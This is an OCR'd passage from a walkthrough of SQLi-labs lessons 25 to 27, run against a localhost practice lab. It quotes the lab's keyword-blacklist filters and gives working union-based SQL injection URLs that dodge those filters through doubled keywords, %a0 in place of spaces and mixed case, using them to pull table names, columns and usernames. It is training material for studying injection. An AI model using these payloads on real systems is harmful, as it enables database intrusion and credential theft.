


Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-25/?id=-1'
union select 1,group_concat(table_name),3
from infoorrmation_schema.tables where
table_schema=database() %26%26 1=1 --+
```

From the screenshot you can read the following table names:

```
T1: emails
T2: referers
T3: uagents
T4: users
```



Now we'll try to find out column names of users table using the following query.

```
http://localhost:81/sqli/Less-25/?id=-
1' union select
1,group_concat(column_name),3 from
infoorrmation_schema.columns where
table_name='users' %26%26 1=1 --+
```


Hence you can see it contains 4 columns inside it.

```
C1: id
C2: username
C3: password
```

At last, execute the following query to read all username inside the table users from inside its column.

```
http://localhost:81/sqli/Less-25/?id=-1' union select 1,group_concat(username),3 from users --+
```

From the screenshot, you can read the fetched data.



space, Comments, OR and AND are Blocked so now we will try to bypass SQL filter using their substitute.


Following are function blacklist($id)

```
preg_replace('/or/i',"", $id);                    //strip out OR (non case sensitive)
$id= preg_replace('/and/i',"", $id);              //Strip out AND (non case sensitive)
$id= preg_replace('/[\/\*]/',"", $id);            //strip out /*
$id= preg_replace('/[–]/',"", $id);               //Strip out –
$id= preg_replace('/[#]/',"", $id);               //Strip out #
$id= preg_replace('/[\s]/',"", $id);              //Strip out spaces
$id= preg_replace('/[\/\\\\]/',"", $id);    //Strip out slashes
```

This lab has more filters as compared to lab 25 because here space,Comments are also Blocked. Now execute following query In URL .


```
http://localhost:81/sqli/Less
-26/?id=1'%a0%26%26'1=1
```

From screenshot you can see we have successfully fixed the query for SPACE into URL encode as %a0 Blanks = ('%09', '%0A', '%0C', '%0D', '%0B' '%a0')



Once the concept is clear to bypass AND, OR and SPACE filter later we need to alter the SQL statement for retrieving database information.


```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,2,3%a0%26%26'1=1
```



Type following query to retrieve database name using union injection.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,database(),3%a0%26%26%'1=1
```

Hence you can see we have successfully get **security** as database name as a result




Next query will provide entire table names saved inside the database.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_concat(table_name),3%a0from%a0infoorrmation_schema.tables%a0where%a0table_schema=database()%a0%26%26'1=1
```

From the screenshot you can read the following table names:

```
T1: emails
T2: referers
T3: uagents
T4: users
```



Now we'll try to find out column names of users table using the following query.

```
http://localhost:81/sqli/Less-
26/?id=0'%a0union%a0select%a01,group_concat(co
lumn_name),3%a0from%a0infoorrmation_schema.col
umns%a0where%a0table_name='users'%a0%26%26'1=1
```


Hence you can see columns inside it.

```
C1: id
C2: username
C3: password
```

At last, execute the following query to read all username inside the table users from inside its column. From the screenshot, you can read the fetched data.

```
http://localhost:81/sqli/Less-26/?id=0'%a0union%a0select%a01,group_concat(username),3%a0from%a0users%a0where%a01%26%26%a0'1
```

Hence, we have learned how to bypass AND, OR, SPACE AND COMMENT filter for retrieving information from the database.



You will find this lab even more challenging because here UNION/union, SELECT/select, SPACE and Comments are Blocked so now we will try to bypass SQL filter using their substitute.
Following are function blacklist($id)

```
$id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
$id= preg_replace('/[–]/',"", $id);             //Strip out –.
$id= preg_replace('/[#]/',"", $id);             //Strip out #.
$id= preg_replace('/[ +]/',"", $id);            //Strip out spaces.
$id= preg_replace('/select/m',"", $id);         //Strip out spaces.
$id= preg_replace('/[ +]/',"", $id);            //Strip out spaces.
$id= preg_replace('/union/s',"", $id);          //Strip out union
$id= preg_replace('/select/s',"", $id);         //Strip out select
$id= preg_replace('/UNION/s',"", $id);          //Strip out UNION
$id= preg_replace('/SELECT/s',"", $id);         //Strip out SELECT
$id= preg_replace('/Union/s',"", $id);          //Strip out Union
$id= preg_replace('/Select/s',"", $id);         //Strip out select
```


This lab has more filters in addtion to lab 26 because here union, select, space andComments are also Blocked. Now execute following query In URL .

```
http://localhost:81/sqli/Less
-27/?id=1' AND'1=1
```

Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

```
http://localhost:81/sqli/Less-
27/?id=1'%a0UnIon%a0SeLect%a01,
2,3%a0AND'1=1
```


In the screenshot, you can see I have use union as UnIon and select as SeLect in the query to bypass the filter.



Once the concept is clear to bypass UNION/union, SELECT/select and SPACE filter later we need to alter the SQL statement for retrieving database information.

```
http://localhost:81/sqli/Less-27/?id=1'%a0UnIon%a0SeLect%a01,2,3%a0AND'1=1
```

